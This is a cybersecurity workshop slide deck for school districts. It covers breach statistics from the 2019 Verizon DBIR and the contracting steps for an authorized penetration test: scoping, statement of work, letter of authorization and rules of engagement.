MP

MaynardPartners

SecureIT Cybersecurity Workshop

ACPEnw SecureIT Pre-Conference

hosted by

ACPEnw, OETC, Highline Public Schools

The Maynard Partners Team

MP

Maynard Partners LLC

www.maynardpartners.com

Jack Maynard - Cybersecurity

Jack leads the Cybersecurity Services practice for MP-LLC. A long-time security professional, over the years he has held security and leadership roles at HP, Accenture and most recently Gap Inc. where he lead the Security Engineering & Operations teams. Jack acts as a trusted CISO Advisor for Corporate clients, sharing his experience and guidance on their journey to Security Maturity.

Sandy Maynard - Education

Sandy leads the Educational Technology practice for MP-LLC. She has spent her career in K-12 Technology, having served in numerous CTO and Executive Director roles for small, medium and large school districts. Most recently Sandy was the Executive Director of Enterprise Systems for San Francisco Unified School District.

Legal Disclaimer

1. This presentation is provided for informational and technical training purposes only.
2. It is intended to familiarize you with some of the many tools and methods criminal hackers use today to abuse or compromise networks, systems and applications.
3. Neither Maynard Partners LLC, nor the presenter, in any way encourage or support individuals using the information presented in an illegal, or unethical manner.
4. Individuals should have explicit authorization of network, systems and application owners before using any of the tools or methods demonstrated or described for testing purposes.


Introduction

2019 Verizon
Data Breach Investigation Report


2019 Verizon Data Breach Investigation Report (DBIR)

- The Verizon Data Breach Investigations Report (DBIR) is an annual publication that provides analysis of information security incidents, with a specific focus on data breaches.
- The 2019 report (Jan-Dec 2018) is built upon analysis of 41,686 security incidents, with 2,013 confirmed data breaches.
- hypr.ink/dbir

2019 Verizon Data Breach Investigation Report (DBIR)




2019 Verizon Data Breach Investigation Report (DBIR)




What tactics were utilized?

41,686 / 2,013

2019 Verizon Data Breach Investigation Report - cont.



2019 Verizon Data Breach Investigation Report - cont.



2019 DBIR - Education Statistics

- **Frequency** - 382 incidents, 99 with confirmed data disclosure. Education continues to be plagued by errors, social engineering and inadequately secured email credentials.
- **Top 3 patterns** - Miscellaneous Errors, Web Application Attacks, and Everything Else represent 80% of breaches.
- **Threat actors** - External (57%), Internal (45%), Multiple parties (2%)
- **Actor motives** - Financial (80%), Espionage (11%), Fun (4%), Grudge (2%), Ideology (2%)
- **Data compromised** - Personal (55%), Credentials (53%) and Internal (35%)
- hypr.ink/dbir-ed

See Also: K-12 Cybersecurity Resource Center

By the numbers

- **776** - The number of publicly-disclosed cybersecurity-related incidents involving U.S. public schools since 2016.
- **65** - The number of U.S. public school districts that have experienced more than one cybersecurity incident since 2016.
- **288** - The number of TV news reports covering K-12 cybersecurity incidents curated by the K-12 Cybersecurity Resource Center.
- K-12 Cybersecurity 2019 Year in Review - hypr.ink/K-12CRC

MP

Session 1

Ethically Hacking a School District

(A Case Study)


What is Ethical Hacking? (Offensive Security)

- Ethical Hacking or Offensive Security is a proactive and adversarial approach to protecting systems, networks and applications from cyberattack. Conventional security - sometimes referred to as "defensive security" - focuses on reactive measures such as firewalls, patching, monitoring and logging.

- An ethical (white hat) hacker is usually employed or contracted by an organization who authorizes them to attempt to penetrate networks and/or computer systems and applications, using the same methods and tools a criminal hacker would use, for the purpose of finding and remediating unknown security vulnerabilities.

- A criminal (black hat) hacker purposefully gains unauthorized access to computing resources, and is a crime.

What is Ethical Hacking? (Offensive Security)




Getting Started - Engagement Scoping Meeting

- The goal of the scoping meeting is to discuss what kind of testing will occur. This will serve as input to the Statement of Work (SoW).
- Many of the scope-related topics can be discussed before contract signing.
- We recommended that a non-disclosure agreement be signed before any in-depth scoping discussions occur.
- Letter of Authorization (LoA), Rules of Engagement (RoE) and engagement cost should not be covered in the scoping meeting.
- Each of these topics should be handled in meetings where each piece is the focus of that meeting.

Signed Engagement Contract

Ensure you have a fully executed contract between your district (client) and the security testing vendor (contractor) that addresses these key areas:



THIS CONTRACT is made and entered into by and between MAYNARD PARTNERS LLC (hereinafter referred to as "CONTRACTOR") and XXXX (hereinafter referred to as "CLIENT").

IT IS THE PURPOSE OF THIS CONTRACT for CONTRACTOR to provide Cybersecurity Services to CLIENT, in accordance with this contract, all exhibits and attachments.

THEREFORE, IT IS MUTUALLY AGREED THAT:

1. **EXHIBITS AND ATTACHMENTS**

   Attached hereto and incorporated herein as though set forth in full are the following exhibits and attachments:

   - Exhibit A: STATEMENT OF WORK
   - Exhibit B: LETTER OF AUTHORIZATION (LOA)
   - Exhibit C: RULES OF ENGAGEMENT (ROE)
   - Exhibit D: CHANGE ORDER TEMPLATE (AMENDMENT)

   The parties agree that the exhibits and attachments listed in this paragraph shall be enforceable against the other parties and are part of this Contract.

Statement of Work (SoW)

The SoW defines details of what cybersecurity services will be delivered. Some example services might include:

- External Penetration Testing
- Internal Penetration Testing
- Vulnerability Scanning
- Web Application Testing
- Wireless Security Assessment
- Social Engineering
- Physical Security Assessment




EXHIBIT A: STATEMENT OF WORK

CONTRACTOR will deliver the Cybersecurity Services as described below:

1. **Network Vulnerability Scanning (External)**
   a. CONTRACTOR will perform remote vulnerability scanning of CLIENT's Internet-facing (external) network infrastructure, systems and applications to identify vulnerabilities in outdated software versions, missing patches and system and application misconfigurations.

   b. In-scope network assets will be identified by CLIENT and documented in Exhibit B: Letter of Authorization.

   c. CONTRACTOR will identify the operating systems and major software applications running on the hosts and match them with information on known vulnerabilities stored in the scanners' vulnerability databases.

   d. On completion of testing a report will be provided detailing the findings and recommendations for remediation of the identified vulnerabilities to help mitigate the risk of a cyber-attack.

2. **Manual Penetration Testing (External)**
   a. CONTRACTOR will perform manual penetration testing to evaluate the security of network infrastructure, systems and applications in CLIENT's Internet-facing (external) network(s).

   b. In-scope network assets will be identified by CLIENT and documented in Exhibit B: Letter of Authorization.

   c. CONTRACTOR will discover and attempt to manually exploit critical vulnerabilities that may exist in the CLIENT's external networks, systems and applications.

   d. CONTRACTOR testing will be performed remotely without disrupting CLIENT's business functions.

   e. On completion of testing a report will be provided detailing the findings and recommendations for remediation of the identified vulnerabilities to help mitigate the risk of a cyber-attack.

Letter of Authorization (LoA)

- Sometimes called a *"get out of jail free card"*, the LoA defines the scope of what is to be tested, testing boundaries, and what is explicitly out of scope. It contains a signature from the client authorizing scope of testing activities.

- It is critical that testing does not begin until this contract exhibit is signed by both parties.




EXHIBIT B: LETTER OF AUTHORIZATION (LOA)

This Letter of Authorization (LOA) serves as the formal acknowledgement of scope and authorization for CONTRACTOR to perform the cybersecurity services described in Exhibit A: Statement of Work.

1. **In Scope IPs:**

   CLIENT authorizes CONTRACTOR to perform cybersecurity testing of CLIENT network devices, operating systems and applications associated with the following IP address(es), IP address range(s), or Subnets:

   IP Address(es) or IP Range(s) or Subnets:

   Example: 10.0.1.1, 10.0.1.1-255, 10.0.0.1/24

2. **In Scope (E)SSIDs:**

   If Exhibit A: Statement of Work includes a Wireless Security Assessment, CLIENT authorizes CONTRACTOR to perform cybersecurity testing of CLIENT wireless network devices, operating systems and applications associated with the following (E)SSID(s):

   Identify in-scope (E)SSID(s):

3. **Out of Scope:**

   Identify any network devices, operating systems, or applications that are specifically out of scope for testing:

4. **Span of Control:**

   "**Bold**" the statement(s) below that most accurately describe(s) the environment of the network devices, operating systems and applications to be tested:

   a. The network devices, operating systems, or applications associated with the above listed IP addresses are located at our own CLIENT facilities.

Rules of Engagement (RoE)

As the name implies, this exhibit defines the rules that both parties will follow during the engagement.

Topics addressed in the RoE include:

- Testing approach (White/Black/Gray/Blind/Double Blind)
- Timeline
- Locations (Central Office? Schools? Data Center - Cloud or Physical?, Third-Party?)
- Evidence Handling
- Testing Hours (business or off-hours?)
- Points of Contact (both sides)
- Status Meetings (when, how often?)




EXHIBIT C: RULES OF ENGAGEMENT (ROE)

CONTRACTOR and CLIENT agree to the following Rules of Engagement:

1. No Modification of Systems: CONTRACTOR will not intentionally attempt to modify existing data on CLIENT production systems. Any configuration changes must be noted and restored to original state, where possible, at the end of the testing period.
2. Denial of Service: CONTRACTOR will not intentionally conduct DoS testing.
3. Services Scope: Testing will be limited to scope documented in Exhibit B: Letter of Authorization.
4. Source IPs: CONTRACTOR will provide CLIENT with the source IP address of testing machines.
   a. **CONTRACTOR: Source IP(s) of testing machines:**
      i. **136.24.158.237**
      ii. **100.20.83.190**
      iii. **100.21.242.221**
      iv. **100.22.4.86**
5. CLIENT will whitelist CONTRACTOR source IP addresses of testing machines in any external IDS/IPS so as not to interfere with testing, unless customer requests Blackbox testing approach.
6. Testing Windows: Tests will only be conducted in the approved time windows as documented in Exhibit B: Letter of Authorization.
7. Penetration Tester Contact: CONTRACTOR will provide an emergency contact that will be available to halt testing at the request of CLIENT:
   a. **CONTRACTOR: Primary Point of Contact: Jack Maynard, 253.229.6660**
8. CLIENT Technical Contact: CLIENT will provide a primary technical contact that will be available to assist with technical questions or issues:

